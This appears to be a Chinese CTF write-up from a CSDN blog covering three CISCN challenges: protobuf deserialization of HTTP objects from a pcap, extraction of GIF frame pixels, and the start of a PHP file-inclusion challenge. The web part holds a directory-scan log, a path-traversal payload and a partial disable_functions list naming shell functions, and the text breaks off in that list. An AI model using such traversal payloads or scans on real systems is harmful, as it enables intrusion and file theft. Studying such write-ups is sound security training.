
请输入flag

200分

题目名称: tiny
题目描述: Are you tiny?

<https://blog.csdn.net/mochu7777777>

tiny_traffic.pcapng 主要是TCP流量为主，那就导出HTTP对象





导出HTTP对象的时候发现有 gzip 文件和 br 文件


什么是BR文件?

BR文件是使用Brotli（一种开源数据压缩算法）压缩的文件。它包含网页资产，例如 .CSS, XML文件, .SVG和 .JS 文件，以Brotli压缩数据格式压缩。Web浏览器（例如Chrome和Firefox）使用BR文件来提高页面加载速度。


flag_wrapper.gz 解压后得到一个 flag_wrapper，可直接查看



没啥用，接着看两个 `br` 文件



`secret.br` 解压得到 `secret`，还是看不懂



`test.br` 解压得到 `test`，可直接使用文本编辑器打开，得到如下

```
syntax = "proto3";

message PBResponse {
  int32 code = 1;
  int64 flag_part_convert_to_hex_plz = 2;
  message data {
    string junk_data = 2;
    string flag_part = 1;
  }
  repeated data dataList = 3;
  int32 flag_part_plz_convert_to_hex = 4;
  string flag_last_part = 5;
}

message PBRequest {
  string cate_id = 1;
  int32 page = 2;
  int32 pageSize = 3;
}
```

根据关键字 `proto3` 搜索引擎找一找即可得知如下

Protocol Buffers(简称Protobuf) , 是Google出品的序列化框架, 与开发语言无关, 和平台无关, 具有良好的可扩展性。Protobuf和所有的序列化框架一样, 都可以用于数据存储、通讯协议。

Protobuf支持生成代码的语言包括Java、Python、C++、Go、JavaNano、Ruby、C#,官网地址是<https://developers.google.com/protocol-buffers/>。

Protobuf的序列化的结果体积要比XML、JSON小很多, XML和JSON的描述信息太多了, 导致消息要大; 此外Protobuf还使用了Varint 编码, 减少数据对空间的占用。


Protobuf序列化和反序列化速度比XML、JSON快很多, 是直接把对象和字节数组做转换, 而XML和JSON还需要构建成XML或者JSON对象结构。

<https://blog.csdn.net/mochu777777>

网上很多 `protobuf` 序列化与反序列化的相关资料可查阅, 不细赘述。

`secret` 作为字节流文件, 猜测即为 `protobuf` 的序列化之后的数据。那么接下来就使用 `Python` 来做反序列化。

`Protoc3` 环境: <https://github.com/protocolbuffers/protobuf/releases>



protobuf-python-3.17.0.zip	5.86 MB
protobuf-ruby-3.17.0.tar.gz	4.68 MB
protobuf-ruby-3.17.0.zip	5.71 MB
protoc-3.17.0-linux-aarch_64.zip	1.67 MB
protoc-3.17.0-linux-ppc64_64.zip	1.81 MB
protoc-3.17.0-linux-s390_64.zip	1.95 MB
protoc-3.17.0-linux-x86_32.zip	1.53 MB
protoc-3.17.0-linux-x86_64.zip	1.58 MB
protoc-3.17.0-osx-x86_64.zip	2.47 MB
protoc-3.17.0-win32.zip	1.1 MB
protoc-3.17.0-win64.zip	1.42 MB
Source code (zip)	
Source code (tar.gz)	

<https://blog.csdn.net/mochu777777>

下载解压后进入到 `bin` 目录, 将之前解压出来的 `test` 改为 `test.proto` 并移动到 `bin` 目录

```
.\protoc.exe --python_out=. test.proto
```

得到 `test_pb2.py` 的模块文件

接着我们利用这个模块进行反序列化

先得安装 `protobuf` 模块

```
pip3 install protobuf
```

接着把解压后的 `secret` 也移动到 `bin` 目录


```
# test.py
import test_pb2

with open('./secret','rb') as f:
    data = f.read()
    target = test_pb2.PBResponse()
    target.ParseFromString(data)
    print(target)
```

```
PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin> ls
```

```
Directory: C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin
```

Mode	LastWriteTime	Length	Name
d----	2021/5/16 1:57		__pycache__
-a---	2021/5/13 8:25	3781120	protoc.exe
-a---	2021/5/15 18:15	57	secret
-a---	2021/5/16 1:54	7682	test_pb2.py
-a---	2021/5/15 16:04	361	test.proto
-a---	2021/5/15 18:37	163	test.py

```
PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin> python .\test.py
```

```
code: 200
flag_part_convert_to_hex_plz: 15100450
dataList {
  flag_part: "e2345"
  junk_data: "7af2c"
}
dataList {
  flag_part: "7889b0"
  junk_data: "82bc0"
}
flag_part_plz_convert_to_hex: 16453958
flag_last_part: "d172a38dc"
```

```
PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin>
```

接着根据反序列化得到的内容拼接flag即可

```
PS C:\Users\Administrator\Downloads\protobuf\protoc-3.17.0-win64\bin> python .\test.py
code: 200
flag_part_convert_to_hex_plz: 15100450 → 1. hex(15100450)=0xe66a22
dataList {
  flag_part: "e2345" → 2
  junk_data: "7af2c"
}
dataList {
  flag_part: "7889b0" → 3
  junk_data: "82bc0"
}
flag_part_plz_convert_to_hex: 16453958 → 4. hex(16453958)=0xfb1146
flag_last_part: "d172a38dc" → 5
```

<https://blog.csdn.net/mochu777777>

```
CISCN{e66a22e23457889b0fb1146d172a38dc}
```





running_pixel.gif 是一张动图



使用 `ffmpeg` 直接把每一帧分帧成图片

```
.\ffmpeg.exe -i .\running_pixel.gif ./img/%d.png
```


得到总共 382 张图片，仔细观察这些图片，发现其中有部分图片，总会含有这个 RGB: 233,233,233 的像素块



猜测将这些含有像素 RGB: 233,233,233 的像素块提取出来，绘制成flag，将中途绘制的每一张图片保存出来


```
from PIL import Image

flag_img = Image.new('1', (400, 400))
#mode=1 1位黑白像素，每字节存储一个像素
for name in range(1, 383):
    framepic = Image.open(str(name) + '.png')
    framepic = framepic.convert("RGB")
    width, height = framepic.size
    for w in range(width):
        for h in range(height):
            if framepic.getpixel(w, h) == (233, 233, 233):
                flag_img.putpixel(h, w, 1) #原本用(w, h)发现是反的
flag_img.save('./flag/' + str(name) + '.png')
```



从第一张看到最后一张，即使flag的字符顺序

382.png 如下



<https://blog.csdn.net/mochu7771111>

flag顺序为: 12504D0F-9DE1-4B00-87A5-A5FDD0986A00

转换成小写即为正确的flag

```
CISCN{12504d0f-9de1-4b00-87a5-a5fdd0986a00}
```

场景实操二阶卷

WEB

middle_source

创新实践能力赛（线上初赛）

第2题

基准分值: 500分 试题类型: Web

题目名称: middle_source 4层实操二阶段

题目描述: 一个中等难度的文件包含题目。 flag在/etc下, 某个奇奇怪怪的文件夹的里
面的里面的里面的里面的里面。

点击进入靶场环境

请输入flag

提交答案

回答正确!

<https://blog.csdn.net/mochu777777>

```
<?php
highlight_file(__FILE__);
echo "your flag is in some file in /etc ";
$field=$_POST["field"];
$cf="/tmp/app_auth/cfile/".$_POST['cf'];

if(file_exists($cf)){
    include $cf;
    echo $$field;
    exit;
}
else{
    echo "";
    exit;
}
?> your flag is in some file in /etc
```

```

PS D:\Tools\Web\Web_Path_Scanner\dirsearch> python .\dirsearch.py -u http://123.60.221.85:23275/ -e php.html,zip
dirsearch v0.3.9
Extensions: php.html, zip | HTTP method: get | Threads: 10 | Wordlist size: 6516
Error Log: D:\Tools\Web\Web_Path_Scanner\dirsearch\logs\errors-21-05-15_22-12-44.log
Target: http://123.60.221.85:23275/

[22:12:44] Starting:
[22:12:46] 403 - 302B - /.ht_wsr.txt
[22:12:46] 403 - 295B - /.hta
[22:12:46] 403 - 304B - /.htaccess-dev
[22:12:46] 403 - 306B - /.htaccess-local
[22:12:46] 403 - 306B - /.htaccess-marco
[22:12:46] 403 - 304B - /.htaccess.BAK
[22:12:46] 403 - 305B - /.htaccess.bak1
[22:12:46] 403 - 304B - /.htaccess.old
[22:12:46] 403 - 305B - /.htaccess.orig
[22:12:46] 403 - 307B - /.htaccess.sample
[22:12:46] 403 - 305B - /.htaccess.save
[22:12:46] 403 - 304B - /.htaccess.txt
[22:12:46] 403 - 306B - /.htaccess_extra
[22:12:46] 403 - 305B - /.htaccess_orig
[22:12:46] 403 - 303B - /.htaccess_sc
[22:12:46] 403 - 303B - /.htaccessBAK
[22:12:46] 403 - 303B - /.htaccessOLD
[22:12:46] 403 - 304B - /.htaccessOLD2
[22:12:46] 403 - 301B - /.htaccess
[22:12:46] 403 - 299B - /.htgroup
[22:12:46] 403 - 304B - /.htpasswd-old
[22:12:46] 403 - 305B - /.htpasswd_test
[22:12:46] 403 - 301B - /.htpasswds
[22:12:46] 403 - 299B - /.htusers
[22:12:47] 200 - 208B - /.listing
[22:13:05] 200 - 2KB - /index.php
[22:13:05] 200 - 2KB - /index.php/login/
[22:13:14] 403 - 304B - /server-status
[22:13:14] 403 - 305B - /server-status/

Task Completed
PS D:\Tools\Web\Web_Path_Scanner\dirsearch>

```

<https://blog.csdn.net/mochu7777777>

扫出隐藏文件 <http://123.60.221.85:23275/.listing>

```

total 16 drwxr-xr-x 1 root root 4096 May 6 06:02 . drwxr-xr-x 1 root root 4096 Sep 22 2016 .. -rw-r--r-- 1 root root 257 Apr 29 11:46 index.php -rw-r--r-- 1 root root 19 Apr 29 10:51 you_can_seeeeeeee_me.php

```

<https://blog.csdn.net/mochu7777777>

cf=../../../../var/www/html/you_can_seeeeeeee_me.php

```

PHP 7.4.3 - phpinfo()
<pre>
if (!file_exists($cf)) {
    include $cf;
    echo $$field;
    exit;
}
else {
    echo "??";
    exit;
}
?> your flag is in some file in /etc

PHP Version 7.4.3
System: Linux 058e4de1e210 3.10.0-1160.15.2.el7.x86_64 #1 SMP Wed Feb 3 15:06:38 UTC 2021 x86_64
Build Date: Oct 6 2020 15:47:56
Server API: Apache 2.0 Handler
Virtual Directory Support: disabled
Configuration File (php.ini) Path: /etc/php/7.4/apache2

```

Encryption Encoding SQL XSS Other Contribute now! HackBar v2

Load URL

Split URL

Execute Post data Referer User Agent Cookies [Clear All](#)

`cf=../../../../var/www/html/you_can_seeeeeeee_me.php`

<https://blog.csdn.net/mochu777777>

有 `disable_functions`

Directive	Local Value	Master Value
<code>default_mimetype</code>	text/html	text/html
<code>disable_classes</code>	no value	no value
<code>disable_functions</code>	error_reporting,file_put_contents,fopen,fwrite,tempnam,fsckopen,error_log,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,chmod,exec,system,passthru,shell_exec,escapeshellarg,escapeshellcmd,proc_close,proc_open,ini_alter,dlopen,pcntl_exec,socket_accept,socket_bind,socket_clear_error,socket_close,socket_connect,socket_create_listen,socket_create_pair,socket_create,socket_get_option,socket_getpeername,socket_getsockname,socket_last_error,socket_listen,socket_read,socket_recv,socket_recvfrom,socket_select,socket_send,socket_sendto,socket_set_block,socket_set_nonblock,socket_set_option,socket_shutd